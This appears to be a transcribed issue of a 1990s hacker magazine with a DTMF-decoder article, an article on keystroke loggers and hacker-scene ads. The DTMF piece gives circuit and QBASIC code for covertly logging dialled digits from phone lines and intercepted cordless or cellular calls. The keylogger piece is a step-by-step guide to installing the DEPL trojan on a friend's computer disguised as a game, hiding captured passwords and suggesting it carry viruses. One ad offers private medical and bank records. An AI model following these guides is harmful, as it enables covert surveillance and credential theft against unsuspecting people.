I was at one point an avid reader but now I am in prison for about $753,000 in computer related theft. I just wanted to ask if there's anyone out there who would accept payment in the form of a money order or (preferably) stamps for single sheet printed (readable laser or equal preferred) for some of the Internet or hacker-related conferences, just one or two. Twenty-five to 40 pages at a time would be about the max. I'm willing to cover postage, paper, and toner costs and would be eternally pleased. I am in need of some food for the gray matter, that's a definite. Please, no sample books, magazines, or anything that could be "considered" of that nature because it will get refused without a permit which are all currently used on my part.

Emory T. Suchau 583808
Lancaster Correctional
PO Drawer 158
Trenton, FL 32693

(continued on page 42)

dtmf decoder

by Paul Bergsman

In the Spring 94 issue of *2600,* Xam Killroy described a circuit that decodes DTMF touch tone signals and transmits that information to a Commodore 64 or VIC-20 computer. This article expands on that by detailing how to interface a simple DTMF decoder circuit to an IBM-compatible computer via its parallel port. Since IBM-compatibles comprise the vast majority of existing computers, this solution is fairly universal. Information contained in this article was taken from my new book, *Control The World With Your Computer.*

If you don't already own an IBM-compatible computer, older PC/XT and AT-type computers are often available for under $100 at hamfests, auctions, etc. Far from being obsolete, many uses can be found for these inexpensive and ubiquitous computers. This article describes in detail a simple circuit and software that will monitor a telephone line, decode all DTMF signals, and log the data to a computer. It will even decode the A, B, C, and D "Silver-Box" tones used by telcos, the military, ham radio operators, and COCOTs (Customer-Owned Coined-Operated Telephones).

Theory: DTMF (Dual-Tone Multi-Frequency) tones, or touch tones, are, as their name implies, comprised of a pair of audio sine waves. There are eight distinct frequencies (four rows and four columns) ranging from 697 to 1633 cycles-per-second (Hertz). The two frequencies that intersect on a 4x4 matrix make up each of the 16 DTMF tones: 0 - 9, *, #, A, B, C, and D. The fourth column (1633 Hz) isn't used on consumer telephones, but is used on the U.S. military's AUTOVON telephone network to designate routing priority. As just mentioned, it is also used internally by some telcos, ham radio repeater systems, and some COCOTs for maintenance purposes.

Touch tone signals were developed by the Bell System over 30 years ago for inband telephone signalling. The audio frequencies were carefully chosen to avoid harmonic interference and false triggering by voice signals. The signalling format is so effective that applications for it expanded far beyond the scope they were intended for. Voicemail, audiotex, paging, and data entry/retrieval systems are some examples. You can input data collected from a remote location to your computer over a twisted pair. DTMF signals can even be transmitted over the airwaves via an inexpensive FM transmitter, received with a mating FM receiver, and decoded by your computer. Working in reverse, I have used a DTMF-encoded FM transmitter/receiver pair to control a small robotic vehicle with my computer.

Not too many years ago, one had to painstakingly construct and align a separate circuit to decode each Touch-Tone. No more. Several companies now manufacture dedicated IC chips designed to decode, filter, and convert all DTMF signals to binary numbers. Basically, you plug audio containing DTMF tones in one end, and get a binary number out the other. The IC does all the work. The circuit illustrated here is based on the popular 8870 DTMF decoder chip.

The Circuit

Figure 1 shows a circuit for decoding DTMF signals and interfacing them to an IBM-compatible computer via its parallel printer port. Nearly all parts can be purchased at Radio Shack or from Digi-Key (see parts list). Construction layout is not critical, and the circuit can be laid out and soldered on a Radio Shack project board. You may want to solder DIP sockets for the two IC chips on the board and plug the chips in later to prevent thermal damage from soldering. Because of their low cost, (about $10.00) a second parallel port card is recommended for your PC instead of repeatedly swapping your printer cable.

Rather than reinvent the wheel and design my own phone line interface from scratch, I used Radio Shack's 43-236 "Telephone Recording Control" ($24.95). This handy device provides microphone-level audio from the phone line and an electronic switch closure in response to an "off-hook" condition. Drawing its power from the phone line, it is FCC-approved for direct connection to the dial-up network and can be attached anywhere along the phone line - from the telephone itself all the way back to the central office switch. An RJ11 coupler, RJ11-to-spade-lug cable, and alligator clips make the connection a snap.

The "REMOTE" plug, (designed to activate




FIGURE 1: DTMF DECODER VIA PARALLEL PRINTER PORT

a tape recorder via its remote control jack) can be used to signal the computer that a phone is off the hook. The "MIC" plug is wired to the 8870's pin 2 input. The 8870's inactive high SI line (pin 15) will go to active low each time a valid DTMF signal (digit) has been decoded. The SI line is wired to the printer port's ACK line at pin 10. The computer waits for the ACK line to rise to an active low. When it does, the DTMF conversion is read at the parallel printer port's ERROR, SELECT, PAPER-END, and BUSY lines as binary bits. Software then decodes those 4-bit codes and writes them to RAM.

Because the 8870 is a CMOS IC chip, its outputs are rated for operating only one low-power TTL load. The 4049 inverting hex buffer is designed to allow low-power CMOS signals to sink TTL power levels. Its inclusion provides more reliable circuit operation if your interface cable is over six inches long. With the 4049, the connecting cable can be up to six feet long. If you require a longer cable (up to ten feet), you can add a pull-up resistor between each of the 4049's buffer outputs and +5 volts. This means you would connect a 4.7K ohm resistor between +5 volts and pins 2, 4, 6, 10, 12, and 15 on the 4049 inverting hex buffer chip.

Switch S1 is optional, but it facilitates logging intercepted cordless and cellular telephone DTMF signals from a scanner's earphone jack. Take the mini "MIC" plug from the Radio Shack recording controller and insert it into your scanner's earphone jack (a Y-adapter permits simultaneous monitoring). Disconnect the recording controller's submini "REMOTE" plug from the decoder and install a SPST toggle switch between R4 and ground. Closing S1 generates the strobe signal required by the software. The computer thinks the phone is off-hook, and starts writing binary DTMF values to memory. When S1 is released, the DTMF digits are logged to a disk file which is time and date-stamped.

Alternatively, you could record touch tones directly off a phone line with the recording control and a small tape recorder and decode them later by replaying them into your decoder/computer. Likewise, you could record touch tones "off the air" from cordless or cellular telephones with your scanner by connecting an attenuating cable between the scanner's earphone jack and the recorder's microphone jack. You can monitor the recording in real time with an earphone plugged into the tape recorder. Note that tape recorded DTMF tones may suffer some distortion due to tape speed fluctuations and tape hiss, and may not always decode accurately. Your tape recorder should have new alkaline batteries or run off an AC adapter. For optimum decoding results, you may have to adjust your scanner or tape recorder's volume control (try midway first) when playing the audio back into the decoder.

The Software

DTMF2PRN.BAS is a QBASIC program that logs all DTMF tones decoded off a phone line. The program opens a file on your "A:\" drive, named "DTMF(date).DAT". For example, if the date is 07/04/1994, the program opens a file named "A:\DTMF0704.DAT". Each time the phone is picked up (or S1 is closed), all subsequent DTMF tones are decoded and stored in RAM. When the call is completed and the phone hung up, the data is saved as a record in the disk file: "A:\DTMF0704.DAT". Each new line of the file begins with a time-stamp in 24-hour format (00:00:00). A ten second pause between digits will log a single "P" to indicate a pause, and a two minute lapse of touch tones starts a single new line. If you turn your computer off, and then back on later that day, any new DTMF records will be added to the end of the "A:\DTMF0704.DAT" file (assuming the TSR is loaded.) Each day, the program creates a new file and logs all of that day's DTMF traffic into it.

TSR Software
(Terminate-and-Stay-Resident)

The parallel printer port's ACK line was carefully chosen to input the STROBE signal. On all IBM-compatible parallel ports, the ACK line can be used as a hardware interrupt. Instead of dedicating your computer solely as a DTMF logger, you can have it do the job in the "background". With TSR software, your computer can stop whatever it's doing and jump to special instructions whenever the ACK line is brought to logic high. This means your computer could be executing other tasks, then stop everything whenever the ACK pin is brought to logic high and record the time and date-stamped DTMF data to a disk file. When ACK returns low, the PC will return to the original task it was performing.

Writing a hardware interrupt-driven TSR is not a trivial matter, and is impractical in BASIC. I have written many TSRs in Pascal and C, and have devoted an entire chapter of

my book to the subject. The compiled and executable TSR software with over 400 lines of source code is included on the program disk supplied with the book.

Applications

You could use this system as a "pen-register" to log all phone numbers called from a particular telephone line. For example, if you share a phone line with roommates this could be very helpful in resolving billing disputes by documenting all line usage. Since all touch tones are logged in the computer, account numbers could be assigned to each caller and dialed after each phone number to distinguish callers.

An attorney or other "professional" who bills clients by the minute could use this system to document billable phone time. By entering each client's account number with touch tones after the start of every telephone call involving billable time, a record could be kept for accounting purposes and printed out later.

A law-enforcement officer could attach an FM phone line transmitter (such as the DECO WTT-20) to any point along a phone line to transmit the audio to a remote FM receiver hundreds of feet away. The earphone output of a portable radio or FM walkman could be fed to the decoder's input jack through an attenuating cable, and a laptop PC employed to remotely log all DTMF traffic decoded from that phone line.

If desired, a miniature voice-activated tape recorder connected between the attenuating cable and the decoder's input (through a Y-adapter) could record voice traffic to facilitate subsequent correlation of DTMF loggings. A recording FM walkman or portable stereo with a tape recorder could also be used. An earphone plugged into the tape recorder would allow real time audio supervision. The entire system would fit easily inside a shoulder bag or briefcase for portability.

Any such connections to or monitoring of DTMF or voice traffic on a payphone, Charge-A-Call, COCOT, law-enforcement, or security-related phone line is definitely *not* encouraged by the author. Consult a qualified attorney to determine the legality of pen-register and telephone call recorder usage in your area. Unauthorized reception of cellular (not cordless) radiotelephone transmissions is a violation of federal law.

Parts List

Components Available at Radio Shack:

Telephone Recording Control, 43-228, $24.95
RJ11-to-Spade-Lug Cable, 279-391, $1.99*
Attenuating Patch Cable, 42-2152, $3.49*
16-Pin DIP Socket, 276-1998, $.99*
18-Pin DIP Socket, 276-1992, $.49*
DB25M Connector, 276-1547, $1.49
Alligator Clips, 270-356, $1.79*
.1uF capacitors, 272-109, $1.89
100K resistors, 271-1347, $.49
4.7K resistor, 271-1330, $.49
300K resistor, 271-1315, $.49
Project Board, 270-283, $4.39
RJ11 Coupler, 279-358, $2.49*
SPST switch, 275-624, $2.29*
Y-Adapter, 274-310, $2.39*

Components Available from Digi-Key (800) 344-4539:

3.579 MHz Crystal, CTX049, $1.43
4049 Inverting Hex Buffer, CD4049UBE, $.47
5VDC Regulated Power Supply, EPS129-ND, $33.75

Other Components:

8870 DTMF Touch Tone Decoder Chip, from the author, $6.00 postpaid.
Wireless Telephone Transmitter, WTT-20, DECO Industries (914) 232-3878, $29.95*

(* Optional)

Complete specifications and application notes for the 8870 DTMF decoder chip are available *free* from Teltone Corporation (800) 426-3926. Ask for their *Telecom Design Solutions Component Data Book.*

Available From The Author

The author can supply the following items:

A) *Control The World With Your Computer,* from HighText Publishers, $29.95

B) A fully assembled and tested DTMF decoder circuit board, complete with QBASIC and compiled Pascal .EXE software for TSR operation. The board includes jacks for connecting directly to a Radio Shack 43-236 telephone recording control, a DB25M connector for connection to an IBM parallel printer port, and a 5VDC power supply, all for $50.00 (plus $5.00 shipping).

C) An 8870 DTMF Decoder Chip alone, for $6.00 postpaid.

D) A compiled and ready-to-run .EXE program that operates the circuit in Figure 1 as a TSR, for $5.00 postpaid (specify diskette format).

The author will reply to any reasonable technical questions if you enclose a stamped, self addressed envelope. Address all correspondence to: Paul Bergsman, 521 E. Wynnewood Road, Merion Station, PA. 19066-1345.

```
REM FILE: DTMF2PRN.BAS,    WRITTEN IN QBASIC, by Paul Bergsman
REM
REM Inputs 4 bit data from an M8870, DTMF Receiver To Binary converter,
REM via an IBM-compatible Parallel Printer Port. Output from the
REM M8870 is read into the parallel port's (Base Address + 1). D6
REM of the (Base Address + 1), the ACK bit, is used to input M8870's
REM strobe signal.  When D6 goes to an active HIGH, the new byte value is
REM displayed on the screen. The ACK bit can also be used as a hardware
REM TSR, (Terminate and Stay Resident), input.  If some additional
REM software is added, this circuit can be operated as a TSR device.
REM    The program opens a file on Disk Drive "A:\". All files begin with
REM "DTMF", followed by four digits coding today's date.  For example, if
REM today's date is 12/23/1994, the program opens a file titled:
REM                          DTMF1223.DAT
REM All DTMF signals decoded on 12/23, will be stored in the file
REM called DTMF1223. Each record in the file will start with the time
REM the phone was taken off-hook, followed by all DTMF codes, and
REM ending with the time of hang-up. The file will include a "P" for a
REM pause greater than 10 seconds.  If the pause is longer than two
REM minutes, the program closes the current record and waits for an
REM off-hook signal to start a new record.
REM
REM    Each day starts a new file. If operating at midnight the program
REM closes the current file and opens a new one for the new date.
REM
REM To EXIT the program, press "E"
REM
REM The following IC chips are equivalent:
REM    CMD CM8870C, Crystal CS8870, Motorola MC8870, and Teltone M8870
REM
OpenFile:
      FileName$ = DATE$
      FileName$ = "DTMF" + LEFT$(FileName$, 2) + MID$(FileName$, 4,2) + ".DAT"
      FileName$ = "A:\" + FileName$
      OPEN FileName$ FOR APPEND AS #1: REM add records to today's file
      INPUTBITS = 0: ActiveTone = 0:  OffHook = 0: TonePresent = 0:
      D0 = 1: D1 = 1: D6 = 64: LptPortAddress = 0: PhoneNumber$ = ""
      LptPortAddress = 888:  REM  Base address of Graphic Card's printer port.
                             REM Use 632 for 3ED printer port base address.
                             REM Use 956 for Monochrome Card's printer port.
      CLS
      Today$ = DATE$
      PRINT "Open file = "; FileName$
WaitForCall:
      OffHook = INP(LptPortAddress + 1)
      IF Today$ <> DATE$ THEN GOTO CloseFile: REM new day means new file
      Ch$ = INKEY$
      IF (Ch$ = "e") OR (Ch$ = "E") THEN GOTO ExitProgram
      IF (OffHook AND D0) = 0 THEN GOTO WaitForCall ' phone off-hook?
    REM start new record
      StartTime& = TIMER
      PhoneNumber$ = TIME$ + " ":  REM record begins with start time
WaitForDTMFcode:
      StartTime& = TIMER
```

```
      OUT (LptPortAddress + 2), 4: REM set all bits HIGH with 000001100
      TonePresent = INP(LptPortAddress + 2):   REM is a DTMF tone present
      OffHook = INP(LptPortAddress + 1)
      IF OffHook AND D0 = D0 THEN GOTO DigestDTMFcode
      EndTime& = TIME&: ElapsedTime& = EndTime& - StartTime&
      IF (ElapsedTime& > 120) THEN GOTO CloseFile
      IF (ElapsedTime& > 10) AND (RIGHT$(PhoneNumber$, 2) <> "P ") THEN
        PhoneNumber$ = PhoneNumber$ + "P "
      END IF
DigestDTMFcode: '285
      IF (TonePresent AND D0) = D0 THEN GOTO WaitForDTMFcode
      ActiveTone = INP(LptPortAddress + 1):    REM input decoded touch tones
    REM    -=[ reformat raw data as low nibble, D0 - D3 ]=-
      ActiveTone = ActiveTone XOR 128:          REM invert the inverted bit, D7
      IF (ActiveTone AND 128) = 128 THEN
        ActiveTone = ((ActiveTone - 128) * 2) + 128
        GOTO Shift5Right
      ELSE
      ActiveTone = ActiveTone * 2:
      END IF
Shift5Right: ActiveTone = ActiveTone \ 16:
AddToneToRecord:
      SELECT CASE ActiveTone
          CASE 1 TO 9
            Temp$ = STR$(ActiveTone) ' decode characters "1" TO "9"
          CASE 10
            Temp$ = "0"
          CASE 11
            Temp$ = "*"
          CASE 12
            Temp$ = "#"
          CASE 13 TO 15
            Temp$ = STR$(ActiveTone + 53)  ' decode characters "A" TO "C"
          CASE 0
            Temp$ = "D"
          END SELECT
       PhoneNumber$ = PhoneNumber$ + Temp$ + " "
       PRINT Temp$; " "; :          REM display DTMF code
310    OUT (LptPortAddress + 2), 4: REM set all bits HIGH with 00000100
       IF (INP(LptPortAddress + 2) AND D1) = 0 THEN GOTO SaveRecord:
       OffHook = INP(LptPortAddress + 1):          ' is phone still off hook?
       IF (OffHook AND D0) = D0 THEN GOTO WaitForDTMFcode:
       PRINT
SaveRecord:
       Temp$ = Temp$ + TIME$:       REM add hang-up time to file
       PRINT #1, Temp$:             REM save record to file
       PRINT : PRINT Temp$: PRINT : REM display record
       GOTO WaitForDTMFcode
CloseFile:
       CLOSE
       GOTO OpenFile
ExitProgram:
       CLOSE
       END
```

monitoring keystrokes

by Dr. Delam

It seems as though many people have been working on the same concept for some time now... capturing keystrokes to obtain passwords. Veghead presented a description in the Spring 1994 issue of *2600* of his IBM "Keyspy" program that is a TSR which latches BIOS interrupt 15h. I was both happy to see this and at the same time a bit surprised.

In 1990 I was living in a two bedroom apartment with four people... all BBS freaks. Wild BBS parties were an ongoing event, seemingly every day. It wasn't long before it hit me that with all the logins that took place from the apartment, if I had a way to capture keystrokes I could rule the local BBS scene... as was the case after the development of "TRIP.EXE". I made mention to Dream Pilot, an old hacker who had been programming for years (the best programmer I know) and is acquainted with one of the three men who wrote COSMOS. He wrote TRIP.EXE in assembly and decided he wanted the captures as well so he implemented encryption on the save files so I'd have to "turn-in" the captures to him. This was fine for a while, but the greed got to me and I had to either crack the encryption or develop something on my own.... I chose the latter.

The first two weeks of May 1991 I spent working on the DEPL project. DEPL is an acronym for "Delam's Elite Password Leecher" (OK, so I'm a little arrogant). On May 18th I had my final version ready for distribution. DEPL is a system of four executable files written in C and an information file, all designed for stealth implementation and recovery of passwords. DEPL.COM is the core program and is not a TSR, but a shell program which, when run, latches the keyboard hardware interrupt 9 and then executes the target program. The three other executables are supporting programs: INSTALL.EXE, SCRAPER.EXE, and DEKODER.EXE. As the names imply, INSTALL will install the system, SCRAPER will take the captures from the system, and DEKODER will decode the captures. When INSTALL or SCRAPER are run, they will do their work with no screen I/O, and proceed to run whatever program you point them to. This effectively makes the installation and recovery processes "stealth" in that you can have someone standing there watching as you run your "game" or whatever, and they will be none the wiser.

Unbeknownst to me, Chris BoVee, just miles away in the same state and at approximately the same time, was writing a program called KEYCOPY which also performs keystroke capturing. It wasn't until this year that I discovered KEYCOPY version 1.01, written May 23, 1991 (c) 1990. KEYCOPY is not the complicated shell system that DEPL is, but it is a TSR like Veghead's.

The following is an excerpt from the KEYCOPY.DOC file:

Purpose:

You use KEYCOPY to keep a record of any keyboard activity on your computer.

This includes usage in Wordperfect 5.0, Multimate, Norton Editor. KEYCOPY copies each keystroke to a buffer within the KEYCOPY program area. When the KEYCOPY buffer has 200 keystrokes in memory, KEYCOPY will copy the buffer to a file with a date and time stamp. The file default is C:\KEYCOPY. You can specify drive, subdirectory, and file name by having the parameter file called KC.PRM in the subdirectory where KEYCOPY is executed from. If you change the KC.PRM file and want the change to take effect with KEYCOPY, the computer will have to be rebooted, and KEYCOPY executed again. KEYCOPY has been tested and used with DOS 3.3 and 4.0 and uses less than 3k of memory.

There exists one problem with each of these programs, and that is that when the buffer fills and the TSR or shell writes the keystrokes to disk, the drive light will come on for seemingly no reason. This can be remedied by latching the open, read/write, and close interrupts for file manipulations. Every time one of the file events occur, check the keyboard buffer to see if there is data to be written, and write it. This way, the activities are masked by other "normal" or expected drive activities. The only problem this poses is if the keyboard buffer fills and there are no drive activities. This is not a hard problem to solve, as drive activity is frequent for most programs and unless the person is writing a novel without an auto-save feature, very little memory needs to be allotted. One must also remember that simply writing to a file does not ensure that the information is saved. It would be a good implementation to open, write, and close every time a drive access occurs... there have been aggravating times when someone turned off the computer without exiting the program and the entire capture was lost (such as a time I remember when a sysop had logged into his BBS remotely).

Chris BoVee's KEYCOPY can be acquired for $20 on 3.5" or 5.25" disk by writing to Chris BoVee, Box 7821, Hollywood, FL 33081.

DEPL and its C source code is available free for distribution and modification. It can be found

on some H/P boards (I have no idea where it has propagated to), and I was informed that it is available on *The Hacker's Chronicle's CD-ROM.* I do not know if that contains the executable only or if the source is also available.

I am presently too busy to make any further versions of DEPL, but if anyone wishes to make new versions and distribute them, they are welcome to... the intent is to give power to the hackers of the world.

About a year and a half ago a friend of mine asked me if I'd like to help law enforcement by using my DEPL program. When I inquired about why they were interested in it, I was informed that they wanted to watch an individual who was suspected of involvement in the BCCI scandal. After realizing the implications of helping to shaft someone involved in something that big, I kindly declined to help. So as one can see, the uses are far-reaching and it is not just an issue of some type of hacker weapon in a plot to destroy the world.... Its significance depends on the intent of the user. As the programmer, I am nothing more than a toolmaker. I have no control over the bad people who want to use it for harm, and neither does the person who makes a hammer.

The mere concept of DEPL has frightened many. I was effectively kicked out of a four year school for simply discussing the program I had written in Internet mail. As a computer science major using HCX-9 and VAX computers to do my school work, the administrator, who was reading my e-mail, took it upon himself to shut down my accounts. I was unable to do school work and therefore received F's in my classes. Even with letters to the president of the school, I still got shafted. I was informed that it was illegal for the administrator to read my mail, but I found there was really nothing I could do. Three years have passed and I just now received an associates degree from a junior college. My Internet access is therefore limited to the systems I hack... an endeavor I find justifiable having been financially damaged by an ignorant society.

It is my advise to those seeking a college education to avoid attending four year schools in the Melbourne, Florida area. I would also advise you to obtain as much access to the public asset known as the Internet with as many tools as possible (such as KEYSPY, KEYCOPY, and DEPL). With administrators such as the one I crossed paths with in power, the Internet will never see its rightful place with every person on the planet. No one owns the Internet, nor should they. People as taxpayers have a right to use college libraries, yet Internet access has been restricted. Fight for your rights or fear the growing power of the governing bodies... it's your choice.

Files discussed:

DP.EXE - Dream Pilot's Shell

DEPL.COM - Dr. Delam's Shell

INSTALL.EXE - Program to install the shell

SCRAPE.EXE - Program to scrape up capture file

DEKODER.EXE - Program to decode capture file

GAME1.EXE - Program 1 to cover up what you're doing

GAME2.EXE - Program 2 to cover up what you're doing

INFO.BIN - Text configuration file

What is DEPL?

DEPL is the most sophisticated, yet simple to use method of grabbing passwords, reading private messages, and finding out how others do things that you shouldn't know how to do!

So how does it work?

To begin discussing how it works, we need to look at what each of the files are for.

DEPL.COM

DEPL.COM is the main program which all others revolve around. DEPL.COM is a shell, and a shell being a program which runs another program from within itself. To start simple we'll give an example with DEPL's predecessor DP.EXE.

How DP.EXE Has Been Used

I want to scrape up passwords that my friend (or foe) types in while he's online with his TELIX term program... so what I do is, when he's not around, rename his TELIX.EXE program to some other name, and rename DP.EXE to TELIX.EXE so when he/she runs what they think is TELIX, they are actually running the shell. Now how does TELIX get run? Whatever you named it has to be known to the shell. In the case of Dream Pilot's program, DP.EXE will always look to run a program called TRIP.EXE. This means you must rename TELIX.EXE to TRIP.EXE.

The chain of events so far: Friend runs TELIX.EXE (actually DP.EXE). In turn TELIX.EXE runs TRIP.EXE (actually TELIX.EXE).

So what's going on now that we're running TRIP.EXE through TELIX.EXE? Every keystroke is being recorded! DP.EXE will create files named by date, containing all the keystrokes, encrypted. The capture files are hidden in a directory called OVERLAYS.DOS within the DOS directory. The files are hidden, remember! So what you need next is a decryptor and a way to sneak into your friend's computer to scrape up all the files so you can go back to your hovel and decrypt them to see what your friend has been typing.

With DEPL I have eased the whole process in a couple of ways. For one, instead of having to sneak onto your friend's computer and risk being

caught, I provided INSTALL.EXE and SCRAPER.EXE.

INSTALL.EXE

On the surface, INSTALL.EXE appears to be a game, but in actuality it will set up the shell doing all the necessary actions that you would have had to do to install it yourself! And the best part about it is you can run it right in front of your friend! He'll just think it's a game.

SCRAPER.EXE

Again, on the surface SCRAPER.EXE appears to be a game (or actually anything you want it to be).

SCRAPER.EXE takes care of gathering the encrypted capture file by moving it to your disk, and off of his. It also has a feature, where by changing a setting, you can restore your friend's program and remove the shell all in one go! Great if he's started to get suspicious.

Note: make sure that the capture file you are scraping off your friend's drive is not on your disk. This causes a conflict when copying. So after scraping, and before decoding, it's a good idea to rename the capture file.

DEKODER.EXE

This one practically describes itself... it will decode the captured file for reading (to be done in the sanctity of your own cyber space).

GAME1.EXE and GAME2.EXE

GAME1.EXE is run by INSTALL.EXE when it has finished, and GAME2.EXE is run by DEKODER.EXE when it has finished.

Neither of these has to be used, and they may be a game or any other executable program.

INFO.BIN

Ahhh, finally, the info bin!

Within the info bin is contained all the information needed to make DEPL a working system. Example: INFO.BIN contents could be:

NEWFILE C:\DOS\VSIZE.EXE
OLDFILE C:\TELIX\TELIX.EXE
CAPFILE C:\TELIX\SWITCH.OVL
GAMEONE GAME1.EXE
GAMETWO GAME2.EXE
CODEKEY 0
TAKEALL

Here's a brief description of what DEPL would do with these settings:

Copies TELIX.EXE into the DOS directory calling it VSIZE.EXE.

Copies DEPL.COM into TELIX directory calling it TELIX.EXE.

Makes the capture file's name SWITCH.OVL, thereby all captures save into C:\TELIX\SWITCH.OVL. (encrypted)

Sets INSTALL.EXE's child process to be GAME1.EXE.

Sets SCRAPER.EXE's child process to be GAME2.EXE.

Encrypts under code 0 (feature not installed yet... it'll be in the next version).

Causes SCRAPER, when run, to remove the shell and set things to the way they were.

GAMEONE, GAMETWO, and TAKEALL are optional keywords. The rest are not!

When creating your custom INFO.BIN, remember to use a space after the keywords listed above.

And finally, the one file not mentioned previously:

ERROR.LOG

This is where all problems and things that may have gone wrong are stored. Bummer, eh? Well, you wouldn't want an error to pop up on your screen while you were running your <ahem> "GAME" in front of your friend, so I provided this so you could tell what the hell went wrong.

Final Comments

Don't forget to rename INSTALL.EXE and SCRAPER.EXE to suitable names that have something to do with the programs they spawn.

The program has many possibilities for use. With some simple modifications, it could be made to not only record keystrokes, but play them back as well. For those out to swipe and infect all at once, DEPL.COM could easily be a carrier. If you have multiple users at home, you can have their passwords as well.

The possibilities are endless.

2600 Marketplace

THE ANARCHIST'S BBS. A computer bulletin board resource for anarchists, survivalists, mercenaries, investigators, researchers, computer hackers, and phone phreaks. Encrypted e-mail/file exchange available. Call 214-289-8328. Co-sysop wanted - leave message for sysop.

THE MACHIAVELLIAN newsletter gives the inside scoop on beating the system! Each issue contains newly-discovered loopholes, sneaky shortcuts, guerrilla success tactics, new/amazing gadgetry, tips on doing the "impossible" and information you're not supposed to know! Only $25/year. Sample $6. Machiavellian, PO Box 85, Salvisa, KY 40372-0085.

FREE INTERNET H/P BASED BBS. Melkors Domain, 10,000+ H-P-V-A-C files! HP CD-rom also! 3 nodes! 203-322-9447, 968-9148, 968-0927. No NUP, Inet access first call. Security specialists/hackers/phreakers/virus creators all welcome!

NON PUBLISHED PHONE NUMBERS, toll sheets, bank account locates, drivers histories, medical histories, criminal records, and much more! Call 813-462-0008, leave name and address for details and price list, or write: A.I.S., PO Box 424, Largo, FL 34649. Wanted: current list of telco Customer Name and Address (CNA) department numbers. Have pass codes, will trade?

